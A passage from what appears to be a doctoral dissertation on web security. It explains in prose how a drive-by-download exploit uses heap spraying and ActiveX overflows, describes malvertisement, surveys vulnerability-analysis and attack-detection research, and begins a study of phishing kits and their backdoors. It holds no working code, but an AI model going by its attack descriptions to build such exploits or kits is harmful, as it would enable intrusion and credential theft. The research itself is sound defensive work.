The sequence of actions taken by an exploit is similar in all cases. First, the vulnerable component is instantiated. If the component is not available (e.g., it is not installed on the victim's machine), the next exploit is attempted. If any targeted component can be instantiated, the function Exhne69P is invoked. This function loads the shellcode into the heap, and, by allocating a large number of carefully-chosen strings through substring and concatenation operations, it controls the heap layout so that the shellcode is very likely to be reached if the program's control is hijacked by the exploit. This is a technique called "heap spraying" [203]. The function dU578_go is invoked next. Each exploit calls it with a different parameter, which is used to set the value of a cookie. Its purpose is probably to keep statistics on which exploits are successfully executed. Finally, the actual exploit is triggered by invoking a specific method of the ActiveX control with a very long parameter, causing a buffer overflow, or a large integer, causing an integer overflow.

In the last step of a successful exploit, the injected shellcode is executed. The shellcode usually calls various Windows API functions to download malware from a web site, store it on the local disk, and execute it. As a consequence, the compromised machine frequently joins a botnet and is subsequently used, for example, to perform denial-of-service attacks, send spam, or collect confidential information [170].

1.3.2 Malvertisement

An alternative vector of attacks against web clients that has recently gained popularity among miscreants is online advertisement. Advertisements (or, in short, *ads*) are typically displayed as banners on a web site's pages. The advertisement is distributed by "advertisement networks," which commission, vet, and track the actual advertisement content, created by advertising agencies. Attackers abuse this advertisement model to place malicious content (disguised as innocuous ads) on unwitting web sites. This practice is commonly referred to as *malvertisement*.

While advertisements can be implemented using a variety of technologies, ranging from simple images, to dynamic JavaScript code, to full-fledged Flash applications, Flash-based advertisements are particularly appealing to attackers, because of the flexibility offered by the Flash language and the large installation-base of Flash players (some measurements report a 99% market penetration for Flash).

Attackers employ Flash-based ads in two prevalent ways: first, they exploit implementation errors in the Flash interpreters. In fact, in the past, numerous vulnerabilities have been discovered in the Adobe Flash Player (e.g., [41, 44, 46–49]), which can be exploited to take control of the victim's machine. Second, attackers abuse the rich functionalities offered by Flash to force the user's browser into taking unwanted actions. For example, malicious ads forcibly redirect victims to sites that host malicious content, such as phishing or spam pages, or pages that perform drive-by-download attacks.

The impact of malicious advertisement can be very severe. In fact, since ads are ubiquitous, malicious ads can end up on popular web sites, which are often well-developed and maintained (and, thus, are less likely to be vulnerable to a traditional web attack), and are visited by thousands of users daily.

Of course, reputable ad networks are aware of this problem and have countermeasures in place to filter out obviously malicious ads. However, current techniques are often not enough and, as a consequence, malicious ads make their way onto advertising networks and from there to the pages of high-profile web sites, such as FoxNews [56], New York Times [152], Gizmodo [176], USAToday [193], and eWeek [232].

1.4 Overview

In this dissertation, we make the following contributions to the area of the security of the web:

- We present measurement studies that illustrate and quantify the malicious activities that take place on today's web. These studies provide us with a better understanding of the current malicious web.

- We propose and evaluate an application of static analysis techniques to detect multi-step input validation techniques, such as stored SQL injections, which are not well detected by state-of-the-art vulnerability analysis tools.

- We introduce an approach to detect a class of attacks against application-specific vulnerabilities. Our approach is based on the learning and enforcement of invariants of a web application's state.

- We introduce an approach to detect web pages that launch drive-by-download attacks against web browsers.

The rest of this thesis is organized as follows. Chapter 2 presents an overview of related work in the field of vulnerability analysis and attack detection. Chapter 3 introduces two case studies on the malicious web. Chapters 4 and 5 present techniques for identifying multi-step vulnerabilities and application-specific attacks against web applications, respectively. Chapter 6 discusses techniques to detect malicious web content. Finally, Chapter 7 draws conclusions and proposes directions for future work.

Chapter 2

Related Work

In the last few years there has been a growing interest in techniques to improve the security of web applications and web clients. The approaches that have been proposed can be ascribed to the following general approaches: avoidance, detection, and prevention.

Avoidance attempts to prevent security errors from being introduced in a deployed application. This goal can be attained by using secure development and design techniques to avoid introducing vulnerabilities in the first place or by identifying and fixing vulnerabilities once they have been introduced, but before the application is deployed. Detection approaches monitor deployed software and attempt to identify when a system is under attack. Prevention approaches provide techniques to block an ongoing attack that has been detected. In practice, secure systems often use a combination of these strategies. For example, developers may be trained to follow best practices, vulnerability scanners might be used to check the code as it is committed to the application code base, and a web application firewall might be used to monitor traffic directed to the live instance of the application, and to block any detected attack.

The work presented in this dissertation is mostly related to two broad areas of research: vulnerability analysis (avoidance) and attack detection (detection and prevention). In the rest of this chapter, we will present an overview of each of these fields. In particular, in Section 2.1 we will discuss static vulnerability analysis techniques for web applications; in Section 2.2 we overview approaches to find vulnerabilities in web applications at run time; finally, in Section 2.3 we present approaches to detect attacks against web applications and web clients. Where possible, we also briefly discuss general approaches (i.e., those that are not specifically related to web applications and web clients), with the main goal of relating web security research to past work.

2.1 Static Vulnerability Analysis

The goal of vulnerability analysis is to identify the vulnerabilities that exist in a given application. Static approaches rely on the analysis of the source code of the application and do not require its execution.

2.1.1 General Approaches

We will now briefly discuss a number of generic vulnerability analysis techniques that have influenced the approaches specifically tailored to the detection of web vulnerabilities.

Pattern and Rule Matching

One of the earliest applications of static analysis to identify vulnerabilities in C and C++ programs is the ITS4 tool, developed by Viega et al. [220]. ITS4 parses the source code of an application and looks for function calls that are potentially dangerous.

In [61, 96], Engler et al. present meta-level compilation, a technique for the translation of simple user-defined rules (such as “never use floating point in the kernel”) into extensions for the C compiler. During the compilation of a program, these extensions are able to determine whether the program violates the specified rules. An automated extraction of such program rules from a given application is described in [62]. In [6], the authors use meta-level compilation to detect potentially dangerous accesses to user-supplied, unchecked values in Linux and OpenBSD.

Annotations and Type-Based Analysis

Several approaches rely on developer-provided annotations to identify security flaws in a program. Annotations typically express security properties of the program or assumptions that the developer makes about the program. Annotations can then be used to to automatically reason about the security of the program.

Larochelle and Evans use these techniques in their tool Splint [66, 131], which leverages annotations expressing preconditions, postconditions, and predicates on the size of buffers and buffer accesses to identify buffer overflows. Similarly, Chess uses a set of security specifications and an automated theorem prover to analyze verification conditions generated from C source code [29]. He applies this approach to detect race conditions and buffer overflows in C programs. As another example, MECA leverages user annotations and predefined propagation rules to detect pointer errors in kernel code [238].

The type system of typed programming languages offers a natural and elegant way to denote the security status of program variables and propagate it through the program. For example, CQual is a tool that allows one to extend the type system of the C language with user-defined qualifiers [71]. After defining the new type system, the programmer manually introduces the additional qualifiers at a few key points in the application. CQual's qualifier inference then determines whether the program contains a type error under the extended system. This technique was used by Shankar et al. for the detection of format string vulnerabilities [200], and by Johnson and Wagner to identify user/kernel pointer bugs in the Linux kernel [112]. A similar approach was used by Edwards et al. to discover security problems regarding the placement of authorization hooks in the Linux Security Modules framework [59].

JFlow is an extension to the Java programming language that adds a type system for tracking information flow [159]. In this system, the user is provided with annotations (labels) that define restrictions on the way in which the information may be used in the program, permitting the verification of information confidentiality and integrity. JFlow supports a wide range of language features (such as objects and exceptions), and is implemented in the Jif tool [110].

Abstract Interpretation

Abstract interpretation is a program analysis technique in which the concrete semantics of a program is substituted with an abstract semantics by replacing the concrete domain of computation of the program and its operations with an abstract domain and corresponding abstract operations [35]. The simplification of the program (the abstraction) enables the construction of effective algorithms to approximate undecidable or very complex problems.

Abstract interpretation has been used to detect certain classes of vulnerabilities. For example, BOON detects buffer overflows in C programs by abstracting strings as a pair of integer ranges (representing their allocated size and current length) and string operations as range constraints [223]. In [75], Ganapathy et al. introduce several improvements to this basic scheme, in particular, by adding alias analysis and context sensitivity. More recently, Brumley et al. have presented a tool to detect integer-based vulnerabilities by abstracting integer values with their sub-type (signedness and size) [19].

Symbolic Execution

Symbolic execution consists of interpretatively executing a program by supplying symbols representing arbitrary values instead of concrete inputs, e.g., strings or numbers [120]. The execution is then performed as in a concrete execution, except that the values processed by the program can be symbolic expressions over the input symbols (and constants). By doing this, the symbolic execution approximates all possible concrete executions.

A number of approaches are based on the general idea of using the results computed during a symbolic execution of a program to determine if there exists an input that may violate a given security policy. One of the most influential of these tools is PREfix, which is routinely used by Microsoft to find bugs in large C and C++ programs [21, 132]. To scale to large code bases, PREfix analyzes all functions in a program in bottom-up order. For each function, it produces a model that summarizes the behavior of the function (relative to the security properties that are checked). Xie et al. [237] use a similar approach to finding memory access errors (array indexes and pointer dereferences). Xie and Aiken also developed a bug finding framework for C programs based on Boolean satisfiability [236].

Model Checking

Model checking is a method for formally verifying finite-state systems with respect to a specification [33]. Specifications about the system are expressed as temporal logic formulas. Efficient algorithms are used to explore the system's model and check if the specifications are violated or not.

Tools that successfully used model checking to find general bugs (not necessarily security related) include SLAM [8], BLAST [15], and Bandera [34]. Model checking has also been used to identify vulnerabilities. In particular, MOPS is a tool to check for violations of rules that can be expressed as temporal safety properties, i.e., properties that assert that something "bad" does not happen (for example, that a `setuid` program never executes an untrusted program without first dropping its root privileges). MOPS models programs efficiently as pushdown automata and specifications as finite state machines, and it has been used for detecting security weaknesses on a large scale [27, 195]. Another example is the work of Yang et al., who have used model checking techniques to identify storage errors in popular file systems, storage protocols, and version control systems [239].

2.1.2 Static Vulnerability Analysis of Web Applications

There exists a substantial body of work on applying static techniques to find vulnerabilities in web applications. At a high level, these approaches have been mainly influenced by two aspects that are typical of web applications. First, the most common vulnerabilities in web applications are input validation errors, such as XSS and SQL injections. Since these vulnerabilities can be naturally modeled in terms of information flow in the application's code, a common trait to many of the analyses that have been proposed is the use of information flow algorithms. Second, the programming languages used to develop web applications have characteristics (e.g., loose typing, dynamic generation and evaluation of code, rich data structures) that make their analysis different than for traditional programming languages, such as C. Hence, many of the web application-specific approaches introduce extensions to existing techniques or novel methods to deal with such novel language features.

One of the first approaches to statically finding vulnerabilities in web applications is WebSSARI, due to Huang et al., which uses type-based techniques to perform an intraprocedural analysis for PHP programs [101].

Livshits and Lam present a system for the analysis of Java-based web applications [139]. In their system, vulnerability specifications are expressed in the PQL language, a pattern matching, type-based language for matching context-free grammars [145], and their analysis is based on the interprocedural, flow-insensitive alias analysis for Java described by Whaley and Lam [233].

Pixy is an open source static PHP analyzer that implements flow-sensitive, interprocedural, and context-sensitive data flow analysis techniques for detecting cross-site scripting and SQL injection vulnerabilities in PHP applications [114, 115]. Pixy's authors also discuss in detail the novel techniques required to solve the alias analysis problem in PHP applications [116]. Note that Pixy is the basis for the work presented in Chapter 5.

Similarly to Pixy, Xie and Aiken present a system for the detection of SQL injection vulnerabilities in PHP web applications. Their system efficiently implements interprocedural and flow-sensitive analysis through a bottom-up examination of basic blocks, procedures, and the whole program [235].

More recently, Wassermann and Su proposed a static analysis technique for finding SQL injection flaws [228]. Their technique is based on three key ideas: conservatively characterizing the values that a string variable may assume with a context free grammar, modeling string operations precisely as language transducers, and tracking the nonterminals in string variables that represent user-modifiable data.

The studies discussed so far share a limitation that we address in this dissertation. They only detect a limited (albeit common) class of vulnerabilities, specifically "single-step" input validation vulnerabilities, such as reflected SQL injection and reflected XSS. Multi-step versions of these vulnerabilities (e.g., stored SQL injections) and application-specific vulnerabilities are not covered by these approaches. We will discuss our solution to these problems in Chapters 4 and 5.

While the approaches that we have described so far are based on program analysis techniques, model checking has also been successful at finding vulnerabilities in web applications. In particular, Huang et al. use bounded model checking to detect and automatically patch vulnerabilities in PHP web applications [102], and Martin and Lam rely on goal-based model checking to verify Java web applications in their QED system [144].

An orthogonal approach to preventing cross-site scripting and SQL injection vulnerabilities is taken by Robertson and Vigna [191]. They observe that these vulnerabilities stem from a failure to enforce the integrity of documents and database queries, and propose a strong type system to enforce at the language level a separation between the structure and content of generated web pages and SQL queries. In a more general fashion, Chong et al. presented SIF, a framework for developing Java web applications that enforces the information flows specified by a policy provided by the application's developer [30].

2.2 Dynamic Vulnerability Analysis

Dynamic vulnerability analysis allows one to detect vulnerabilities in an application by observing the application's behavior at run time. These approaches do not necessarily require access to the application's source code.

2.2.1 General Approaches

A number of testing methodologies have been proposed to expose bugs in a program. An approach that has been particularly successful at identifying security-relevant errors is fuzzing [148], where a system is provided with unexpected, random, or faulty inputs, which may expose corner cases not considered during the implementation.

More recently, Godefroid et al. [80] and Sen et al. [198] have proposed "concolic" testing, a testing approach that combines concrete and symbolic execution to achieve high coverage of the tested application. Concolic testing of a program comprises several steps, executed in a loop. First, the program is executed with some random inputs, and symbolic execution is used to collect the path constraint that represents the conjunct predicates of each branch traversed during the run. Then, components of the path constraint are systematically negated and the resulting constraint is passed to a solver, which generates a concrete input that satisfies the constraint (if any). This concrete input is used to run the program again and direct it to an alternate path. This procedure is repeated until all paths in the program have been explored or some other termination condition is met. As an additional ingredient of the approach, symbolic values are replaced by concrete values if the symbolic state is too complex to be handled by a constraint solver. This approach has been shown to handle large-scale commodity software [81], and it has been extended to better test specific types of programs, such as compilers and interpreters [79]. Concolic testing has also been successfully used in the EXE and successor tools [22–24, 240] to find bugs and vulnerabilities in system software.

A method for finding vulnerabilities that is orthogonal to testing is taken by policy-driven approaches. In these approaches a correctness condition for a given program is specified and encoded as a security policy. A run-time system monitors the execution of the program and detects violations of the policy. Then, further analysis allows these approaches to identify the vulnerability responsible for the policy violation.

An influential work in policy-driven approaches is program shepherding [122], a method for monitoring control flow transfers during execution. Program shepherding is implemented on top of DynamoRIO [7, 18], a dynamic optimizer, and enables one to restrict code execution based on code origins, instruction class, source and target. Abadi et al. extend these ideas into a more general mitigation technique, called Control Flow Integrity (CFI) [1], which enforces the security policy that the execution must follow a path of a Control Flow Graph determined ahead of time. CFI is implemented by a combination of lightweight static verification and run-time instrumentation via binary rewriting. Other approaches have focused on providing other integrity guarantees, such as data-flow enforcing [199].

2.2.2 Dynamic Vulnerability Analysis of Web Applications

Testing approaches have been commonly used in the domain of web applications. For example, fault injection techniques have been proposed by Huang et al. [100]. Kals et al. [117] have shown them to be effective on a large scale through automatic attacks on hundreds of publicly deployed web sites. Wassermann et al. have extended the concolic testing framework to handle features used in dynamic programming languages such as PHP (e.g., string values, objects, and arrays) [229]. Concurrently, Artzi et al. have developed Apollo [5], a tool that combines concrete and symbolic execution to find failures (crashes, missing files, etc.) and malformed HTML output in PHP web applications.

A number of policy-driven approaches have also been explored. In particular, several works have focused on enforcing dynamic taint propagation policies ("no tainted data is used at run time in security-sensitive operations"). Dynamic taint propagation was made popular by Perl's taint mode [168], in which the Perl interpreter guarantees that no data obtained from outside of the program (i.e., "tainted" data) can be used in a security-critical function. In the context of web applications, taint propagation provides an effective mechanism to detect SQL injection and XSS vulnerabilities at run time. Nguyen-Tuong et al. propose modifications to the PHP interpreter to dynamically track tainted data in PHP programs [162], and Haldar et al. have similarly instrumented the Java Virtual Machine [92]. Pietraszek and Vanden Berghe describe CSSE [215], a system that modifies the PHP interpreter to distinguish (at a character-level granularity) developer-supplied strings from those provided by users and to track the status of string fragments through string operations. A similar approach is used by Su and Wassermann in SQLCheck [213], where the precise tracking of tainted data is done through source-to-source transformations of PHP and JSP web applications. Finally, Halfond et al. describe WASP [94], a tool that detects SQL injection attacks by using positive tainting, which identifies and marks trusted strings (unlike the approaches described above, which tracked untrusted strings), and syntax-aware evaluation, which checks that all keywords and operators in a query are formed of trusted strings only.

More specific policies have been proposed to detect SQL injection vulnerabilities. In particular, in AMNESIA [93], Halfond and Orso apply the Java String Analyzer by Christensen et al. [31] to extract models of a program's database queries, and use these models as the basis for a run-time monitoring and protection component. An attack is detected when the structure of an actual SQL query is different from the structure of the derived model for that query. A similar detection approach is implemented in Candid by Bandhakavi et al. [11]. Unlike AMNESIA, the intended structure of SQL queries in the program is produced by parsing symbolic queries obtained by substituting for all concrete inputs in a query "candidate inputs" that are guaranteed to be benign.

As noted earlier, there are only a few systems that identify application-specific vulnerabilities. In particular, Nemesis, due to Dalton et al., focuses on the detection of authorization bypass vulnerabilities in web applications [54]. Nemesis relies on developers providing the credentials of valid users and a set of access controls that specify the access rights of users to resources (e.g., files, database data). Then, Nemesis employs dynamic taint propagation to detect when user-provided input is successfully compared to credentials (which is considered a successful authentication). Nemesis detects an authorization breach when a user initiating a file access or a SQL query is not allowed by the provided access control list.

2.3 Attack Detection

We will conclude this overview of related work discussing techniques to detect and prevent attacks. We will start presenting methodologies to protect general applications, and then focus on techniques specific to web applications and web clients.

2.3.1 General Approaches

The roots of many approaches to the detection of web attacks can be traced back to previous results in the field of intrusion detection. This is a broad area of research, and, therefore, here we will only summarize some of its main results to place into context systems specifically designed for the defense of web applications and clients.

The modern formulation of intrusion detection was introduced by Denning [58]. Since then, a number of intrusion detection systems (IDSs) have been proposed. They can be classified in two classes according to their detection techniques. *Misuse detection* systems contain a set of signatures, each of which describes the manifestation of an attack. A misuse-based IDS monitors events generated during the activity of a system against these signatures. Any match is considered to correspond to an occurring attack. *Anomaly detection* systems, on the other hand, employ the dual strategy of modeling the normal behavior of the monitored domain. If a sequence of events deviates significantly from the established models of normality, the IDS considers those events to be evidence of an attack.

Well-known misuse-based IDS systems include STAT, a framework to perform intrusion detection by modeling attacks as directed graphs of states and transitions [104]; P-BEST, based on an expert system encoding signatures as a set of facts [137]; Snort, an open source network-based IDS [192]; and Bro, a network-based IDS designed to perform real-time intrusion detection for high-speed links [167].

Anomaly-based detection has also received considerable interest. Starting with Forrest et al. [70], a number of systems were proposed based on the idea of characterizing sequences of system calls to detect host-based attacks. Later approaches have explored different extensions to the basic model. For example, Wagner and Dean propose the use of static analysis techniques to learn normal sequences of system calls from the source code of applications [222]; Ko et al. use manually-defined specifications encoded in a specialized language [126]; Ghosh et al. rely on neural networks [78]; Lee and Stolfo use data mining techniques to both derive predictive features and generate intrusion detection rules [133]; finally, Mutz et al. extend the modeling to the arguments of system calls, in addition to their types [158].

2.3.2 Detecting Attacks against Web Applications

More recently, a number of systems specifically designed to defend web applications from attacks (often referred to as *web application firewalls*) have been presented. For example, the popular ModSecurity tool is based on misuse techniques, i.e., white- and black-listing of values observed during an HTTP transaction [189]. In [127], Kruegel et al. have introduced anomaly techniques to analyze HTTP traffic at the network level. More precisely, they apply various statistical measures to message features such as request type, length, and the distribution of characters in the payload. Kruegel et al. extended this initial approach in [128, 129], where they propose to analyze web server access logs and build multiple statistical models to characterize normal values of the parameters of web requests. The models considered include a token model (characterizing the set of possible values for a particular parameter), a length model (bounding the length of a parameter value), a character distribution model, and a structural inference model (which builds a probabilistic grammar characterizing the structure of normal parameter values). Anomaly detection techniques have also been used by Valeur et al. to learn the profiles of the normal database accesses performed by web-based applications and detect anomalous values caused by SQL injection attacks [218].

The nature of web applications poses new challenges to anomaly-based intrusion detection systems and magnifies well-known issues with their functionality. In particular, measurements have found that current web applications frequently change both the interface to their components (e.g., number and type of the accepted parameters) and their navigational structure. These changes, if not detected by an IDS, would cause a significant number of false alerts. Maggi et al. characterize this problem, which they refer to as *web application concept drift*, introduce a technique based on the analysis of the web application responses to distinguish legitimate changes from attacks, and describe how to adapt the models affected by the changes by retraining them [143]. A second problem is the scarcity of training data for certain pages of a web application, corresponding to parts of the site that are only rarely visited. Robertson et al. present an approach for remediating local scarcity of training data by automatically leveraging similar, well-trained models from other sites [190].

A specification-based approach is taken by Scott and Sharp, who discuss a system where a "security gateway" can be equipped with manually-defined policies that specify desired security properties on HTTP messages [196].

Finally, specific mechanisms have been proposed to detect particular web-based attacks. For example, SQLRand, due to Boyd and Keromytis [17], uses SQL keyword randomization in order to create instances of the SQL language that are unpredictable to the attacker, thus foiling most SQL injection techniques. As another example, the prevention of authorization bypass attacks via dynamic techniques has been tackled by CLAMP, due to Parno et al. [166]. CLAMP binds the current execution to a user's identity, isolates executions running on behalf of different users in separate virtual machines, and restricts database accesses according to developer-provided policies.

In Chapter 4, we introduce a system for the detection of web attacks. As we will see, our system is based on anomaly detection techniques similar to [128] and identifies certain classes of application-specific vulnerabilities, such as authentication bypasses.

2.3.3 Detection of Attacks against Web Clients

In the last few years, there has been considerable research effort to detect and prevent attacks against web clients. Here, we will examine in particular three active areas of work: the detection of web pages that launch attacks against their visitors, the design of more secure browsers, and the neutering of malicious web content.

Detection of Malicious Web Pages

As we have seen in Chapter 1, attacks against web clients are mostly performed by serving web pages that contain malicious JavaScript code. A first line of research has focused on developing techniques to analyze and detect malicious web content.

Several tools exist to support the manual analysis of malicious JavaScript, especially its deobfuscation [28, 98, 209, 230]. However, the large number of malicious web pages and the sophistication of obfuscation techniques call for completely automated methods.

The current state-of-the-art for detecting malicious web pages is represented by the use of high-interaction honeyclients (e.g., the tool by Moshchuk and others [154, 155], the system described by Provos et al. [172], HoneyMonkey [227], and Capture-HPC [216]). High-interaction honeyclients are systems where a vulnerable browser is used to visit potentially malicious web sites. During the visit of a web page, the system is monitored so that all changes to the underlying file system, configuration settings, and running processes are recorded. If any unexpected modification occurs, this is considered the manifestation of a successful attack and the corresponding web page is flagged as malicious. High-interaction honeyclients give detailed information about the consequences of a successful exploit, e.g., which files are created or which new processes are launched. However, they give little insight into how the attack works, and they fail to detect malicious web content when the honeyclient is not vulnerable to the specific exploit used by the malicious page (e.g., because a vulnerable plugin targeted in the attack is not installed).

A number of alternative approaches are based on misuse detection principles. In particular, several tools use signatures to efficiently match patterns that are commonly found in malicious code. Signatures can be matched at the network level by analyzing network traffic (e.g., in the Snort IDS [192]). An alternative approach consists of matching signatures at the application level. For example, PhoneyC [160] is a low-interaction honeyclient, which expresses signatures as JavaScript procedures that, at run-time, check the values provided as input to vulnerable components for conditions that indicate an attack. Thus, PhoneyC's signatures characterize the dynamic behavior of an exploit, rather than its syntactic features.

Finally, a number of approaches monitor a browser's behavior to identify activity that is commonly performed during an attack. For example, Egele et al. [60] and Ratanaworabhan et al.[183] are based on the detection of heap spraying, a step required in many drive-by-download attacks. Hallaraker and Vigna [95] propose a more general approach, based on intrusion detection techniques, in which the execution of JavaScript code is monitored and compared to high-level policies characterizing malicious code behavior.

In Chapter 6 we introduce an approach for the detection of web pages that attack web browsers. Similarly to [60, 95, 183], our approach monitors the browser's execution. However, we analyze the execution traces using statistical techniques to determine if they are anomalous (and, hence, likely indicative of malicious activity). Our approach has more explanatory power than current high-interaction honeyclients and is capable of detecting previously-unseen attacks.

Better Browsers

A line of research complementary to the ones discussed previously has explored ways of improving the security posture of browsers with the goals of preventing or limiting the severity of certain classes of attacks. These approaches have followed two general directions: fixing issues in existing browsers and designing novel browser architectures.

An example representative of the works on overcoming specific security issues in current browsers is Jackson et al.'s study on DNS rebinding attacks [107]. These attacks manipulate the DNS caches present in the browser and its plugins to mix contents controlled by distinct entities (the attacker and the victim) into a single security origin, thus circumventing the same-origin policy implemented by the browser. Jackson et al. extend a basic form of this attack to analyze current defense mechanisms, show the problems caused by the interactions of browser and plugins, each using their own, separated DNS cache, and propose fixes to the browsers, firewall, and web servers.

A second direction of research moved from the observation that browser architectures are poorly suited for the current web, and it focused on producing novel, more secure designs. One of the earliest approaches is due to Ioannidis and Bellovin, who leveraged the protection mechanisms provided by SubOS to restrict the privileges of a browser that downloads untrusted pages [106]. Cox et al. propose the Tahoma web browsing system [39]. Tahoma isolates web applications, both from each other and from the client's operating system, by running their client-side components in a separate virtual machine. Grier et al. discuss the OP browser, where each web page is confined to a set of user-space processes isolating the various browser components (e.g., the JavaScript interpreter, the HTML engine, the renderer script, and the plugins) [88]. More recently, Wang et al. have introduced the Gazelle browser, designed as a multi-principal OS, in which browser principals run in separate processes and can communicate with each other and access system resources only through the mediation of a "browser kernel" [225].

Several of the ideas pioneered by these works have found their way into popular tools, such as Internet Explorer 8, which uses a process-per-tab isolation model [243], and Chromium, which isolates site instances [13, 186].

One common observation underlying many of these proposals is that the security functionality required of current browsers (separation of different web applications, memory and other resource protection, flexible policy enforcement) are similar to those tackled by operating systems, and, thus, can be effectively addressed by using mechanisms from the operating system field, such as privilege limitation, isolation, confinement, and interposition [184].

Securing Unsafe Content

An alternative to using more secure browsers consists of securing unsafe content, so that it cannot cause harm. Some of the earliest approaches have focused on mitigating specific attacks. For example, Kirda et al. proposed Noxes [121], a client-side proxy that uses manual and automatically-generated rules to rewrite suspicious HTML pages and prevent cross-site scripting attacks. Vogt et al. perform static analysis and dynamic data tainting in the Firefox browser to prevent cross-site scripting attacks [221].

More general defenses need to be applied, in particular, in cases where untrusted dynamic content (typically, JavaScript code) is by design served to users. For example, in the Facebook platform, the JavaScript code of third-party applications is rewritten, so that unwanted functionalities (e.g., the execution of scripts without user intervention) are restricted [67]. Similarly, ADsafe is a subset of JavaScript where several features unsafe for scripted advertisement have been removed or limited (e.g., the `eval()` function is unavailable in ADsafe) [40]. BrowserShield [185], due to Reis et al., rewrites web pages and any embedded scripts into safe equivalents, inserting checks so that the filtering is done at runtime and can handle dynamically-generated code. The filters applied by BrowserShield are vulnerability-driven [226], i.e., they characterize all the features (function calls, parameter lengths, etc.) that are required to exploit a vulnerability. Finally, Caja uses a combination of static verification and source-to-source translation to secure JavaScript-based web content [25]. The sandbox resulting from Caja's analysis and transformations uses an object capability security model to enable web application containers to restrict embedded applications.

A number of approaches to neutralizing unsafe content are based on the collaboration between the content provider (web application) and the content consumer (web browser). In these schemes, the web application is extended to provide the specification of a security policy, which is enforced by the web client. Different approaches differ in the expressiveness of the policies that they allow and in the language they use for the specification. For example, with BEEP, presented by Jim et al. [111], a web site can specify coarse-grained policies (encoded as annotations to the HTML code of the page they refer to) to white- and black-list the scripts included in the page. Erlingsson et al. propose Mutation-Event Transforms, a mechanism to specify fine-grained security policies as JavaScript functions that browsers execute upon retrieving a page [63]. Similarly, Yu et al. specify policies as edit automata (a general abstraction of program monitors [136]), whose state is updated as a script is executed [241]. If a policy is violated, i.e., the corresponding automaton reaches a forbidden state, the script is blocked, preventing further damage. Finally, Content Security Policy is a mechanism implemented in the

Firefox browser, where policies are defined as a set of directives that restrict the allowable content that the site may serve [211]. In this scheme, a server makes its policy available to CSP-compliant browsers, which can use it to mitigate attacks resulting from web application vulnerabilities.

Chapter 3

Case Studies on the Malicious Web

In Chapter 1 we introduced what we refer to as “the malicious web” and showed several examples of attacks that are common in today’s web. In this chapter, we will present in more detail two studies that we have performed to measure and shed light on different aspects of the malicious web.

More precisely, we will first review the use of phishing kits, which are tools used by attackers to easily set up phishing pages on a compromised web site. This study illustrates the ease with which compromised web applications are leveraged to launch additional attacks and also presents some interesting insights into how attackers operate. Second, we will report on our experience in actively seizing control of a large botnet and studying its operations for ten days. This study demonstrates the ill fate of web clients that fall victims of drive-by-download attacks.

Besides their specific contribution to the understanding of phishing and botnets, we consider these in-depth studies as cautionary tales of the danger of the security problems described earlier and further motivation for the solutions that we will present in the following chapters.

3.1 Phishing Kits

Phishing is a major threat on today’s Internet. In its most basic form, phishers create replicas of target web sites, such as on-line banking, auction, or email pages, and deploy them on publicly-accessible locations, most often legitimate but compromised web sites. Then, phishers lure victims to visit their replicas and to provide confidential information, such as usernames and passwords for the targeted web sites. Finally, this information is stored for later use or resale to third parties [109].

Phishing activity has rapidly changed in recent years: it evolved from an artisanal, small-scale process into a largely automated operation, which involves multiple actors with well-defined roles. Phishers have designed effective countermeasures to contrast the actions taken by defenders, researchers, and affected targets [151], and have developed sophisticated tools to streamline each step of their attacks (e.g., creating the initial copy of the target web site and configuring who will have access to the phished information) [55].

In particular, some of the tools most commonly used by phishers are *phishing kits*. These kits consist of complete phishing web sites contained in a ready-to-deploy package. The kits are easy to use: they typically just require that one line be changed in the kit's code (to set the recipients of the stolen information), and, sometimes, even contain detailed usage instructions. Phishing kits were originally offered for sale, but, more recently, have been distributed at no charge.

In the following, we report our findings of a two-month study of the kits distributed for free in underground circles and of those found on live phishing sites.[1] In particular, we describe the structure and functionality of the kits. Furthermore, we observed that phishing kits often contain backdoors that allow third parties (most likely, the phishing kit's creator or distributor) to also get access to the information collected by the kit. We also describe the backdooring mechanisms that we encountered.

3.1.1 Obtaining phishing kits

We use two different sources to locate and obtain phishing kits. First, we search for "distribution sites," which are sites that collect a number of kits and offer them for download. Some of these sites are openly advertised in the underground community on web forums and IRC channels. In this case, we directly access the distribution sites. In addition, we noticed that distribution sites are generally similar, and, in particular, that their pages have common elements (for example, the heading "Official Scam Pages Site"). By searching for such common elements in search engines, it is possible to locate additional sites.

Second, it is common for phishers to deploy a phishing site by uploading a kit to a web server. In some cases, however, phishers forget to delete a kit, after having unpacked it. If the server allows the listing of directory contents, it is possible to locate and download the kit. This has the advantage of retrieving kits actively in use, and, thus, possibly identifying the current recipients of the phished

[1] An earlier version of this work was presented in [37].

information. To locate active phishing sites, we use two sources: the PhishTank database [169] and an infrastructure that we set up to collect email spam traffic (spam trap).

3.1.2 Analyzing phishing kits

To analyze a phishing kit, we simulate its use in an analysis environment that we developed. First, each phishing kit is uploaded and uncompressed into a web server that we set up for the analysis. Then, our analysis uses a custom browser to programmatically navigate the pages of the kit and to provide appropriate values for the information that it requests, as a phishing victim would do. Finally, at the end of the processing, we monitor if the kit exfiltrates the collected information (typically, by sending an email to one or more recipients).

The main obstacle to this analysis is that phishing kits often perform a number of checks to validate the data collected. For example, before accepting a credit card number, some kits check that it passes the Luhn test [141]. Therefore, we defined a library of valid data values for each of the information types commonly requested by phishing kits (e.g., credit card numbers that pass the Luhn test), and we used simple heuristics on the phishing page's input fields to determine the type of information that is requested (e.g., an HTML field named `cc` is likely to request a credit card number). In addition, sophisticated phishing kits validate dynamically the information they obtain. For example, to check the correctness of a victim's username and password, a kit may try to use these credentials to log into the target web site. The kit then would check that the login was successful (and, hence, the credentials valid) by searching the page returned by the server for a specific set of words, e.g., "Welcome" or "Hello," followed by a name. To overcome these checks, we had to accurately configure our analysis system. For example, we redirect all the HTTP requests made by a phishing kit to the local web server. The web server responds to all requests for non-existent resources (such as the login page of a banking web site) with a static HTML page that contains words typically searched for by phishing kits to validate credentials.

If the kit determines that all the input data is valid, it sends it to one or more recipients, typically by sending emails to preconfigured addresses. To identify these recipient addresses, we replaced the standard mail transport agent of our analysis environment with a custom program that simply logs all emails and saves their destination addresses into a database. In addition, we modified our analysis environment so that functions that send email (e.g., `mail()` in PHP) log for further inspection the name and line number of the script where the function was invoked.

